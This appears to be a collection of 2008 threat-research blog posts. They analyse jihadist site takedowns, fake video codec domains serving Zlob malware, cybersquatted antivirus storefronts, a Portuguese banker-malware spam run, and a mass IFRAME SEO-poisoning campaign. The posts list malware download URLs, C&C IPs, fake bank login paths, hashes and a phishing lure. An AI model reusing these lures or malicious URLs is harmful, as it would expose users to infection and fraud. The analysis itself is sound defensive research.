1. <http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html>
2. <http://www.finjan.com/MCRCblog.aspx?EntryId=1905>
3. <http://isc.sans.org/diary.html?storyid=4144>
4. <http://www.finjan.com/MCRCblog.aspx?EntryId=1905>
5. <http://www.avertlabs.com/research/blog/index.php/2008/03/13/follow-up-to-yesterdays-mass-hack-attack/>
6. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9068402&intsrc=news_ts_head
7. <http://www.securityfocus.com/brief/701>

8. <http://www.heise.de/english/newsticker/news/104790>
9. <http://www.heise.de/security/Wieder-gross-angelegte-Angriffe-auf-Web-Anwender-im-Gange-Update--/news/meldung/101521>
10. http://www.informationweek.com/blog/main/archives/2008/03/developers_chec.html
11. <http://security.blogs.techtarget.com/2008/03/14/researcher-beware-of-massive-iframe-attack/>
12. <http://www.zdnet.com.au/news/security/soa/iFrame-attacks-Blame-your-Web-admin-guy/0,130061744,339286892,00.htm>
13. <http://blog.trendmicro.com/more-search-results-getting-iframeed/>
14. <http://arstechnica.com/news.ars/post/20080318-ongoing-iframe-attack-proving-difficult-to-kill.html>
15. <http://www.thetechherald.com/article.php/200812/428/Injection-attacks-target-legit-websites-%E2%80%93-twenty-nine-thousand-sites-and-counting>
16. http://www.darkreading.com/document.asp?doc_id=148708
17. <http://www.nettavisen.no/it/article1692145.ece>

18. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
19. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
20. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>

792



Terror on the Internet - Conflict of Interest (2008-03-19 00:39)

Insightful article by Greg Goth, discussing various aspects of the pros and cons of monitoring cyber jihadist sites next to shutting them down, as well as mentioning [1]my analysis of the [2]Mujahideen Secrets encryption tool v1.0 and

v2.0. [3]Terror on the Internet: A Complex Issue, and Getting Harder :

" Indeed, politicians around the world call at regular intervals for terrorist websites to be removed from their host sites'

servers or for search engines to block access to them. They also call for laws that would make posting instructions on how to kill or maim people or destroy property punishable by law. Franco Frattini, the European Commission's

Vice President for Freedom, Justice, and Security, [4] called for a prohibition on websites that post bomb-making instructions in September 2007. And just as quickly, he rushed to announce that in doing so he was not trying to

impinge on freedom of speech or information access or to inhibit law enforcement agencies from monitoring sites. "

There're three perspectives related to cyber jihad, should the virtual communities be shut down, monitored, or cen-

sored so that they cannot be accessed by people who would potentially get radicalized and brainwashed by the amaz-

ingly well created propaganda in the form of interactive multimedia? Given the different mandates given to different

intelligence services and independent researchers, is where the conflict of interest begins. Moreover, don't forget

that independent researchers sometimes come up with the final piece of the puzzle to have an intelligence agency

come up with the big picture in a cost-effective and timely manner, given they actually believe in OSINT and trust the source of the intell data of course. Now, picture the situation where an intelligence agency is shutting down cyber

jihadist sites on a large scale not believing in the value that the intelligence data they they could provide, another one given a mandate to censor cyber jihadist communities compiling reports stating that someone's shutting them down

before they could even censor them, and a third one who would have to again play cat and mouse game the locate

them once they've shut down by the first intel agency already. Ironic or not, different mandates and empowerment

is where the contradiction begins. Let's discuss the three mandates and go in-depth into the pros and cons of each

of them to come up with a philosophic solution to the problem, as I believe it's perhaps the only way to provoke some

thought on the best variant.

793

Shutting the communities down -

Before shutting them down you need to know where they are, their neighbourhood of supporters who will indirectly

tip you on their latest location once they have their previous domain shut down. Personal experience and third

party research indicates that over 90 % of the cyber jihadist communities/blogs are hosted by U.S based not owned

companies. And with the lack of real-time intell sharing between the agencies themselves, the first who picks up

the community will be responsible for its faith, literally. But in reality, preserving the integrity of a cyber jihadist community, and convincing the right people that balanced monitoring next to shutting it down is more beneficial,

remains an idea yet to be considered. Back in 2007, I did an experiment, namely I [5]crawled ten cyber jihadist

forums and blogs and extracted all the outgoing links from these communities to see their preferred choice for online video and files hosting. A couple of months later, the communities got shut down, so when the same thing happened

while I was crawling the Global Islamic Media Front's, and Inshallahshaheed's web presence, it became clear that

while some are crawling, and others censoring, third parties are shutting them down.

The bottom line - shutting them down doesn't mean that they'll disappear and will never come back, exactly the

opposite. Personal experience while handling the Global Islamic Media Front is perhaps the perfect and best

hands-on experience on the benefits of shutting them down, given you've built enough confidence in your abilities

to locate their new location. If you think that the cyber jihadist site or community you're currently monitoring is a star, look above, it's full of stars everywhere, once you start drawing the lines between them, a figure of something known emerges, in this case once a cyber jihadist community is shut down, its most loyal and closely connected

cyber jihadist communities will expose their intimate connection not by just starting to promote their new location

online, but even better, you'll have them use the second cyber jihadist community to directly reach their audience

by the time they set up the new location and resume the propaganda and radicalization.

There's no shortage of cyber jihadist blogs, forums and sites, and personal experience shows that upon having a cyber jihadist community shut down, they re-appear at another location. It's shut down again, it re-appears for a second

time. I've seen this situation with Instahaleed and GIMF, and each and every time they had their blogs and sites

removed from their hosting providers, mainly because it's rather disturbing that the majority of such communities are hosted on U.S servers, it's this short time frame which will either lead you to their new location, you risk losing their tracks. However, the vivid supporters of PSYOPs are logically visionary enough to understand what does undermining

their audiences' confidence in the community's capability to remain online means.

Monitoring the communities -

In order to reach the "shut it down or monitor it" stage in your analysis process, you really need to know where the cyber jihadists forums and sites are, else, you will be wasting your time, money and energy to create [6]fake

cyber jihadist communities in the form of web honeypots for jihadist communication. Monitoring is tricky, especially

when you don't know what you're looking for, don't prioritize, don't have a contingency plan or an offline copy of

the community and wrongly building confidence in its ability to remain online. Moreover, [7]monitoring for too long

results in terabytes of noise, and from a psychological perspective sometimes [8]the rush for yet another fancy social networking graph to better communicate [9]the collected data, ends up in the worst possible way - you miss the

tipping point moment.

Censoring the communities -

I often come across wishful comments in the lines of "blocking access to bomb and poison making tutorials",

missing a very important point, namely, that these very same manuals, and jihadist magazines are not residing in a cyber-jihad.com/bomb-making-guide.zip domain and file extension form, making the process a bit more complex to realize.

Unless of course the censorship systems figures out ways to detect the content in password encrypted archive files

served with random file names and hosted on one of the hundreds free web space providers. Then again, given the

794

factual evidence that cyber jihadists are encouraging the use of Internet anonymization services and software, your censorship efforts will remain futile.

As I'm posting this overview of various ways of handling cyber jihadist communities, yet another community is

starting to attract cyber jihadists, thanks to their understanding of noise generation by teaching the novice cyber

ihadists on the basics of running and maintaining such a community. What's perhaps most important to keep in mind is that, what you're currently analyzing, trying to shut down or censor whatsoever, is the public web, the Dark Web, the one closed behind authentication and invite-only access yet remains to be located and properly analyzed. If cyber jihad is really a priority, then there's nothing more effective than the combination of independent researchers and intelligence analysts.

Related posts:

[10] Inshallahshaheed - Come Out, Come Out Wherever You Are

[11]GIMF Switching Blogs

[12]GIMF Now Permanently Shut Down

[13]GIMF - "We Will Remain"

[14] Wisdom of the Anti Cyber Jihadist Crowd

[15] Cyber Jihadist Blogs Switching Locations

[16]Internet PSYOPS - Psychological Operations

[17]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[18]Electronic Jihad's Targets List

[19]Teaching Cyber Jihadists How to Hack

[20]A Botnet of Infected Terrorists?

- [21] Infecting Terrorist Suspects with Malware*
- [22] The Dark Web and Cyber Jihad*
- [23] Cyber Jihadist Hacking Teams*
- [24] Cyberterrorism - don't stereotype and it's there*
- [25] Tracking Down Internet Terrorist Propaganda*
- [26] Arabic Extremist Group Forum Messages' Characteristics*
- [27] Cyber Terrorism Communications and Propaganda*
- [28] Techno Imperialism and the Effect of Cyberterrorism*
- [29] A Cost-Benefit Analysis of Cyber Terrorism*
- [30] Current State of Internet Jihad*
- [31] Characteristics of Islamist Websites*
- [32] Hezbollah's DNS Service Providers from 1998 to 2006*
- [33] Full List of Hezbollah's Internet Sites*
- [34] Cyber Traps for Wannabe Jihadists*
- [35] Mujahideen Secrets Encryption Tool*
- [36] An Analysis of the Technical Mujahid Issue One*
- [37] An Analysis of the Technical Mujahid Issue Two*
- [38] Terrorist Groups' Brand Identities*
- [39] A List of Terrorists' Blogs*

[40]Jihadists' Anonymous Internet Surfing Preferences

[41]Sampling Jihadist IPs

[42]Cyber Jihadists' and TOR

[43]A Cyber Jihadist DoS Tool

795

[44]GIMF Now Permanently Shut Down

[45]Steganography and Cyber Terrorism Communications

1. <http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html>

2. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

3. <http://dsonline.computer.org/portal/pages/dsonline/2008/03/o3003news.html>

4. [http://europa.eu/rapid/pressReleasesAction.do?reference=SPEECH/07/505&format=HTML&aged=0&langua](http://europa.eu/rapid/pressReleasesAction.do?reference=SPEECH/07/505&format=HTML&aged=0&language=EN&guiLan)

[guage=en](http://europa.eu/rapid/pressReleasesAction.do?reference=SPEECH/07/505&format=HTML&aged=0&language=EN&guiLan)

5. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>

6. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>

7. <http://cryptome.org/able-danger-ig-02.jpg>

8. http://en.wikipedia.org/wiki/Able_Danger
9. <http://cryptome.org/able-danger-ig-01.jpg>
10. <http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html>
11. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
12. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
13. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>
14. <http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html>
15. <http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html>
16. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
17. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>
18. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>
19. <http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html>
20. <http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html>

21. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>
22. <http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html>
23. <http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html>
24. <http://ddanchev.blogspot.com/2005/12/cyberterrorism-dont-stereotype-and-its.html>
25. <http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html>
26. <http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html>
27. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html
28. <http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html>
29. <http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html>
30. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>
31. <http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html>
32. <http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html>
33. <http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html>

34. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
35. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
36. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
37. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
38. <http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html>
39. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
40. <http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html>
41. <http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html>
42. <http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html>
43. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>
44. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
45. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>



A Portfolio of Fake Video Codecs (2008-03-19 23:18)

Shall we expose a huge domains portfolio of fake/rogue video codecs hosting the same Zlob variant on each and

every of the domains, thereby acting as a great example of what malicious economies of scale means? But of course.

As I've pointed out in a previous post, on the tactical warfare front the output of a malicious IFRAME campaign is

often neglected from the perspective of lacking the two/three layered IFRAME-ing and redirection that the malicious

parties usually implement at the beginning of the campaign. Basically, the over twenty fake video codecs domains

are hosting the same binary in the form of a Zlob malware downloader, [1]infrastructure courtesy of the RBN's used

*ATRIVO (64.28.176.0/20). Currently active domains hosting the "DVDAccess codec", namely a Zlob malware variant :
pornqaz.com*

uinsex.com

qazsex.com

sexwhite.net

lightporn.net

xeroporn.com

brakeporn.net

797



sexclean.net

delfiporn.net

pornfire.net

redcodec.net

democodec.com

delficodec.com

turbocodec.net

gamecodec.com

blackcodec.net

xerocodec.com

ixcodec.net

codecdemo.com

ixcodec.com

citycodec.com

codecthe.com

codecnitro.com

codecbest.com

codecspace.com

popcodec.net

uincodec.com

xhcodec.com

stormcodec.net

codecmega.com

whitecodec.com

jetcodec.com

endcodec.com

abccodec.com

codecred.net

cleancodec.com

herocodec.com

nicecodec.com

DVDaccess's pitch : " DVDaccess is a multimedia software that allowa access to Windows collection of multimedia drivers and integrates with any application using DirectShow and Microsoft Video for Windows. DVDaccess will highly increase quality of video files you play. DVDaccess enhances your music listening experience by improving the sound quality of video files sound, MP3,

internet radio, Windows Media and other music files. Renew stereo depth, add 3D

surround sound, restore sound clarity, boost your audio levels, and produce deep, rich bass sounds. "

Scanner results : 39 % Scanner (14/36) found malware!

[2]Trojan-Downloader.Win32.Zlob.eie

File Size : 74823 byte

MD5 : 30965fdbd893990dd24abda2285d9edc

SHA1 : 53eacbb9cdf42394bd455d9bd2275f05730332f7

Why are the malicious parties so KISS oriented at the end of every campaign, compared to the complexity and tactical

warfare tricking automated malware harvesting approaches within the beginning of the campaign? Because they're

not even considering the possibility of proactively detecting the output of the many other malware campaigns to

come, which will inevitable be ending up to these very same domains serving a single Zlob variant. Just like the

recent massive IFRAME attacks, where in between the live exploit URLs and rogue security software, the end users

were redirected to DVDaccess as well. In fact, the [3]massive IFRAME attack campaign was, and continues to redirect

to one of the domains in the portfolio I've just provided you with.

1. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>
2. <http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html>
3. <http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html>

799



Cybersquatting Security Vendors for Fraudulent Purposes (2008-03-21 00:02)

Just like the [1]creative typosquatting coming up with domain names [2]spoofing the structure of PayPal and

Ebay's web applications I covered in a previous post, this most recent example of c[3]ybersquatting is yet another

example of how impersonating known and trusted brands can not only damage their reputation if the campaign's

not taken care of fast enough, but can also result in actual adware infection. Who's getting targeted in this

campaign? [4]PandaSecurity, [5]McAfee, Adobe Acrobat, and several other third party applications. It seems that

IBSOFTWARE CYPRUS *is keeping the entire domains portfolio undercover for the time being, with a great deal of these domains returning 403 forbidden messages. However, there are several domains that are actually serving*

the fake E-shops. This minimalistic approach on behalf of the malicious parties may have proved valuable if the

domains were hosted on different IPs, however, they're all hosted on a single IP. The type of "pay us and we'll point you to the download location" scheme applied here is a bit moronic, in fact the template nature of the E-shop does not know what healthy competition means as you can see in the screenshot above. Here are the domains themselves :

800



PandaSecurity -

pandaantivirus2008.com

panda-antivirus-2008.com

pandasecurity2008.com

pandaantivirus-2008.com

panda-anti-virus.com

panda-2008.com

antivirus-panda-suite.com

panda-ib.com

panda-2008.com

panda-anti-virus.com

panda-antivirus-2007.com

panda-antivirus-2008.net

panda-bdl.com

panda-ib.com

801

panda-suite.com

pandaantivirus-2007.com

pandaantivirus-2008.com

pandaantivirus-ib.com

pandaantivirus2008.com

pandasecurity2008.com

pandashield.com

pandasuite2007.com

panda-bundle.com

pandabundle.com

pandasecuritysoftware.com

pandasecuritysoftware.net

McAfee -

mcafeepack.com

download-mcafee.com

mcafeebundle.com

mcafee-antivirus-2007.com

mcafee-internetsecurity.com

mcafee-suite.com

mcafee-suite2007.com

mcafeeantivirus2007.com

mcafeesuite-2007.com

mcafeesuite2007.com

Adobe Acrobat -

adobeacrobatreader-8.com

adobe-reader-it.com

acrobatdownload-ib.com

adobeacrobatpack.com

acrobat8download.com

Misc Cybersquatted software -

virusscan2007.com

virusscan2k7.com

virusscan2k8.com

virusscanxp.com

xp-secure.com

802

netdetectiveservices.info

download-ad-aware.com

antispyware-2007.com

antivirus-2007.com

netspyprotector.com

adwarepro.com

antispyware007.com

anti-virus-free.net

antivirus2k7.com

antivirus2k8.com

avastantivirus-pro.com

avg-antivirus-ib.com

What is Interactive Brands Inc?

" Interactive Brands is a privately held corporation formed by a team of experienced professionals who strive to offer the

“ultimate” interactive shopping experience to internet users around the world. In partnership with the best software publishers, Interactive Brands develops unique and high value offers for the benefit of all computer users. In the spirit of giving the best shopping experience possible, Interactive Brands offers their clients access to a customer support center available by toll free number, email and live chat that covers any inquiry including: downloading, installing, using and any other questions regarding our products. "

Interactive Brands Inc.

PO Box 178, St-Laurent, Quebec

H4L 4V5, Canada

Phone: : +1 (514) 733-2549

Fax: +1 514 733 2533

*The billing center is located at **panda-ib.com** which loads **b-sofware.com** and **bundlesmembersarea.com**. 90 % of the domains are hosted on a single IP - **63.243.188.82**, however, the entire netblock is a scammy system by itself with several hundred more such cybersquatted domains.*

Don't be cheap, if you're to buy any kind of software, do so through the official site, and cut the fraudulent

intermediaries like the ones in this case. Read more about Interactive Brands at the Ripoff Report : [6]Interactive

Brands, Adaware-ib.com Rip-off; [7]Report: Interactive Brands; [8]Report: Interactive Brands. [9]Lavasoftware's and

[10]Avira's comments on the case as well.

1. <http://ddanchev.blogspot.com/2007/11/state-of-typoquatting-2007.html>

2. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>

3. <http://en.wikipedia.org/wiki/Cybersquatting>

4. <http://pandalabs.pandasecurity.com/>

5. <http://www.avertlabs.com/research/blog/>

6.

<http://www.ripoffreport.com/reports/0/242/RipOff0242824.htm>

7.

<http://www.ripoffreport.com/reports/0/309/RipOff0309942.htm>

8.

<http://www.ripoffreport.com/reports/0/295/RipOff0295551.htm>

9. <http://www.lavasoft.com/company/blog/?m=200705>

10. http://www.virusbtn.com/news/2008/01_21.xml

803



A Localized Bankers Malware Campaign (2008-03-25 17:23)

Just like the [1]Targeted Spamming of Bankers Malware campaign that I exposed in November 2007, in this post I'll assess another targeted, but also localized to Portuguese campaign with a decent degree of cyber deception applied.

It appears that the latest round has been spammed two days ago, but expanding their ecosystem reveals evidence of

more bankers malware on behalf of the same malicious parties. What's particularly interesting about this campaign,

is that they're using a hardcoded list of already breached email accounts of mostly Brazilian users, and using it as a

foundation for the distribution of the malware under the clean IP reputation - which explains why the email makes it through anti-spam filters. The message impersonating Hotmail could have been easily outsourced as a translation process, as I've already pointed out in a previous post emphasizing on [2]acquiring cultural diversity on demand for malicious malware, spam and phishing purposes. However, in this case it's more important to emphasize on [3]the targeted nature of the campaign, and the use of a Russian free web space provider as a hosting provider for the malware.

804



Now on the cyber deception issue. Basically, you have a malware campaign targeting Portuguese speaking end users,

that's been emailed using Brazilian mail servers through a set of hardcoded and already breached local email accounts, it's serving fake bank logins of a Portuguese bank, whereas the malicious parties are using a Russian free web space

*provider, **front.ru** in this case as a reliable and outsourced approach to host the malware malware. Is this an example of the [4]maturing consolidation between spammers, phishers and malware authors, or is someone trying to*

[5]engineer cyber crime tensions? I'd go for the second, the command and control of this banker malware is hiding

behind a fake image file, and is all in Portuguese, the way the emails where the stolen information or notifications

*per infection are described in Portuguese. Moreover, within several of the subdomains hosted at **front.ru**, there're also pages pushing bankers malware through a fake Apaixonado Big Brother Brazil 2008 pages. So you have a South*

American malicious party generating noise on behalf of Russia's overall bad reputation in respect to malware. Here

are more details from this campaign :

805



Subject: Cancelamento de E-Mail

Message: " Ola usuario, informamos que no dia 24 de Marco de 2008, a Equipe Hotmail alterou o conteudo dos

"Termos e Condicoes de uso" e por isso tem a obrigacao de comunicar este fato a todos os usuarios que utilizam frequentemente seu Windows Live ID. Seu Windows Live ID esta associado a sua conta Hotmail.com, caso nao aceite

os novos "Termos e Condicoes de uso" podera perder sua conta. (Porque posso perder minha conta?) Li e aceito os termos e condicoes de uso Nao aceito os termos e condicoes de uso Atenciosamente, Equipe Hotmail"

Sent from: knight.bs2.com.br

Banker location: suport022.front.ru/flashcard/ list.exe

Scanners Result: 13/32 (40.62 %)

TR/Spy.Banker.Gen; Trojan-Spy.Win32.Banker.JU

File size: 3339776 bytes

MD5: e00b1cd654b5b3fd5c8a1f5e71939a04

SHA1: cc11a030e868ece65769e177616cbebf239bee6

It's also interesting to note that this campaign's been aiming to stay beneath the radar, not just by localizing

the campaign itself and distributing the malware in a targeted nature, but by using a minimalistic spamming practices as you can see in the screenshot indicating a modest binary change in between three days or so. However, based on

the identical mutex created by several different malware samples, and the free web space hosting provider used, I

*was able to locate more banker malwares created by the same malicious parties, again using **front.ru** as a hosting provider for more bankers malware under the following locations :*

***www-orkut-compronfiles-aspxuids-.front.ru/
lkjhgterri.com***

***www-orkut-compronfiles-aspxuids-.front.ru/
plugins.com***

***www-orkut-compronfiles-aspxuids-.front.ru/
remote.com***

www-orkut-compronfiles-aspxuids-.front.ru/ pro.com

www-orkut-comprnfiles-aspxuids.front.ru

www-orkut-comprofile-aspxuid.front.ru

albumfotos.front.ru/ winupdate.exe

gsnet.front.ru/ gm.exe

informes2000.front.ru/ robin.exe

The cute part is that the malicious parties behind it allow anyone to take a peek at the list of breached email

accounts and the associated passwords due to the usual misconfiguration on their server, allowing me to come up

with the C &Cs update locations, predefined message to be included within upcoming campaigns, and the email

addresses used for internal purposes, like the following -

IPs used in the C &Cs hiding behind .jpg files :

75.125.251.36

75.125.251.38

75.125.251.40

The fake bank logins locations found within the configuration :

75.125.251.40/home/it/it.html

75.125.251.40/home/it/it2.html

75.125.251.40/home/it/iutb.html

75.125.251.40/home/br/bj1.html

Internal hardcoded email addresses :

receiver.guzano@ gmail.com

receiver.smtp@ gmail.com

ladrao.contatos@ gmail.com

urls.file@ gmail.com

receiver.guzano@ gmail.com

807



The bottom line, the campaign is well organized, primarily targeting Portuguese speaking end users, is being spammed

from stolen email accounts, and has its malware hosted on a Russian free web space provider. Perhaps the only

thing it's missing is a better segmented emails database that would have improved the success rate especially from a

targeted perspective. As in the majority of malware campaigns, it's their common pattern that leads to the exposure

of the entire ecosystem of who's who and what's what.

1. <http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html>

2. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
3. <http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html>
4. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>
5. <http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html>

808



Massive IFRAME SEO Poisoning Attack Continuing (2008-03-28 02:26)

Last week's massive IFRAME injection attack is slowly turning into a what looks like a large scale web application

vulnerabilities audit of high profile sites. Following the [1]timely news coverage, Symantec's [2]rating for the attack as medium risk, StopBadware [3]commenting on XP Antivirus 2008, and [4]US-CERT issuing a warning about the

incident, after another week of monitoring the campaign and the type of latest malware and sites targeted, the

campaign is still up and running, poisoning what looks like over a million search queries with loadable IFRAMES,

whose loading state entirely relies on the site's web application security practices - or the lack of.

What has changed since the last time? The number and importance of the sites has increased, Google is to

what looks like filtering the search results despite that the malicious parties may have successfully injected the

IFRAMES already, thus trying to undermine the campaign, new malware and fake codecs are introduced under new

domain names, and a couple of newly introduced domains within the IFRAMES themselves.

809



Keep it Simple Stupid for the sake efficiency is what makes the campaign relatively easy to track once you understand the importance of hot leads, and real-time assessments for the purpose of setting the foundation for someone else's

upcoming piece of the puzzle in an OSINT manner. The main IPs within the IFRAMES acting as redirection points to

the newly introduced rogue software and malware, remain the same, and are still active. The very latest high profile

sites successfully injected with IFRAMES forwarding to the rogue security software and Zlob malware variants :

[5]USAToday.com, [6]ABCNews.com, [7]News.com, [8]Target.com, [9]Packard Bell.com, [10]Walmart.com, [11]Red-

iff.com, [12]MiamiHerald.com, [13]Bloomingdales.com, [14]PatentStorm.us, [15]WebShots.com, [16]Sears.com,

[17]Forbes.com, Ugo.com, Bartleby.com, Linkedwords.com, Circuitcity.com, Allwords.com, Blogdigger.com,

Epinions.com, Buyersindex.com, Jcpenney.com, Nakido.com, Uvm.edu, hobbes.nmsu.edu, jurist.law.pitt.edu, boises-tate.edu.

Which are the main IPs injected as IFRAME redirection points?

810



72.232.39.252

NetRange: 72.232.0.0 - 72.233.127.255

CIDR: 72.232.0.0/16, 72.233.0.0/17

NetName: LAYERED-TECH-

NetHandle: NET-72-232-0-0-1

Parent: NET-72-0-0-0-0

NetType: Direct Allocation

NameServer: NS1.LAYEREDTECH.COM

NameServer: NS2.LAYEREDTECH.COM

Comment: abuse@layeredtech.com

811



195.225.178.21

route: 195.225.176.0/22

descr: NETCATHOST (full block)

mnt-routes: WZNET-MNT

mnt-routes: NETCATHOST-MNT

origin: AS31159

notify: vs@netcathost.com

remarks: Abuse contacts: abuse@netcathost.com

812



89.149.243.201

*inetnum: 89.149.241.0 - 89.149.244.255 netname:
NETDIRECT-NET*

remarks: INFRA-AW

admin-c: WW200-RIPE

tech-c: SR614-RIPE

changed: technik@netdirekt.de 20070619

89.149.220.85

inetnum: 89.149.220.0 - 89.149.221.255

netname: NETDIRECT-NET

remarks: INFRA-AW

admin-c: WW200-RIPE

tech-c: SR614-RIPE

changed: technik@netdirekt.de 20070619

Newly introduced malware serving domains upon loading the IFRAMES :

*mynudedirect.com/3/5144 (216.255.186.107) loads
mynudenetwork.com/flash2/?aff=5144 (85.255.120.203)
which*

*attempts to load mynudenetwork.com/load.php?aff=5144
&saff=0 &sid=3 where the malware is attempting to load
upon accepting the ActiveX object :*

Scanners Result: Result : 12/32 (37.5 %)

813



Suspicious:W32/Malware!Gemini; W32/BHO.BVW

File size: 107536 bytes

MD5 : e50f2c9874a128d4c15e72d26c78352c

SHA1 : 91f8a0e2531ea63ce22d0c7f90e7366a78eb8a

*Moreover gift-vip.net/images/index1.php (195.225.178.19)
is still loading from the previous campaign, this time
pointing to webmovies-b.com/movie/black/0/21/411/0/
(58.65.234.25), and of course, e.pepato.org/e/ads.php?
b=3029*

(58.65.238.59) :

Scanners Result: 2/32 (6.25 %)

JS.Feebs.rv; JS/Feebs.gen2 @ MM

File size : 16098 bytes

MD5 : 64bbd8ba8a0c9ce009d19f5b8c9d426e

SHA1 : 1b313198ef140d2c74f36aa84c13afe9497865b6

*We also have vipasotka.com/in.php?adv=5032
&val=43c46ed2 (119.42.149.22) loading and redirecting to
gol-*

*nanosat.com/in.php?adv=5058 &val=e32a412f
(119.42.149.22)*

814



Scanners Result : Result: 11/32 (34.38 %)

Trojan.Crypt.AN; FraudTool.Win32.UltimateDefender.cm

File size : 61440 bytes

MD5 : 5d83515199803e1fbcd3d2d8e0cd4ce5

SHA1 : 4c1f0eba4be895cf3b018e41fa7f13523424874d

*Last but not least is d08r.cn (203.174.83.55) a new domain
introduced within the IFRAMES, which is also responding*

to, another scammy ecosystem :

07search.com

5m9h41.com

a666hosting.info

815



gzoe7w.com

l6q7x6.com

nashepivo.com

nbb3g1.com

sraly.com

uvilo.com

vmksxo.com

credits-counselor.com

hx0k21.com

mob-shop.net

smart-search.net

For the time being, Google is actively filtering the results, in fact removing the cached pages on number of do-

mains when I last checked, the practice makes it both difficult to assess how many and which sites are actually

affected, and of course, undermining the SEO poisoning, as without it the input validation and injecting the IFRAMES

would have never been able to attract traffic at the first place.

The attack is now continuing, starting two weeks ago, the main IPs behind the IFRAMES are still active, new

pieces of malware and rogue software is introduced hosting for which is still courtesy of the RBN, and we're definitely going to see many other sites with high page ranks targeted by a single massive SEO poisoning in a combination

with IFRAME injections. Which site is next? Let's hope not yours, as if you don't take care of your web application

vulnerabilities, someone else will.

Related posts:

[18]More High Profile Sites IFRAME Injected

[19]More CNET Sites Under IFRAME Attack

[20]ZDNet Asia and TorrentReactor IFRAME-ed

816

[21]Rogue RBN Software Pushed Through Blackhat SEO

[22]Massive RealPlayer Exploit Embedded Attack

[23]Another Massive Embedded Malware Attack

[24]Yet Another Massive Embedded Malware Attack

[25]Massive Blackhat SEO Targeting Blogspot

[26]Massive Online Games Malware Attack

Press coverage:

[27]Symantec's Internet Threat Meter

[28]Major Web sites hit with growing Web attack

[29]Audit Your Web Server Lately?

[30]Hackers expand massive IFrame attack to prime sites

[31]Major Web Sites Hit with Growing Web Attack

[32]Major Sites Hit with IFRAME Injection Attacks

[33]Researcher - IFRAME Redirect Attacks Escalate

[34]An Update to the IFRAME SEO Poisoning

[35]Massive Web Server Hack

[36]Massive IFRAME Continues to Hit Top Sites

[37]Attackers booby-trap searches at top Web sites

[38]Several Major Websites Affected By Major Iframe Attack

[39]Web Security Scanning Is Paramount

[40]SEO poisoning attack hits big sites; Can the defenses scale?

[41]Hackers step up search results attack

[42]Tale of the IFRAME Continues

1. <http://ddanchev.blogspot.com/2008/03/pr-storm-mass-iframe-injectable-attacks.html>

2.

http://4.bp.blogspot.com/_wICHhTiQmrA/R9GX6E-0F5I/AAAAAAAAABcl/SpJ-qA6Dozk/s1600-h/internet_threat_meter_S

[YMC.jpg](#)

3. <http://blogs.stopbadware.org/articles/2008/03/27/alert-xp-antivirus-2008>

4. http://www.us-cert.gov/current/index.html#search_engine_iframe_injection_attacks

5. <http://img182.imageshack.us/img182/3766/usatodayseoiframehd0.jpg>

6. <http://img182.imageshack.us/img182/6155/abcnewsseoiframemejc9.jpg>

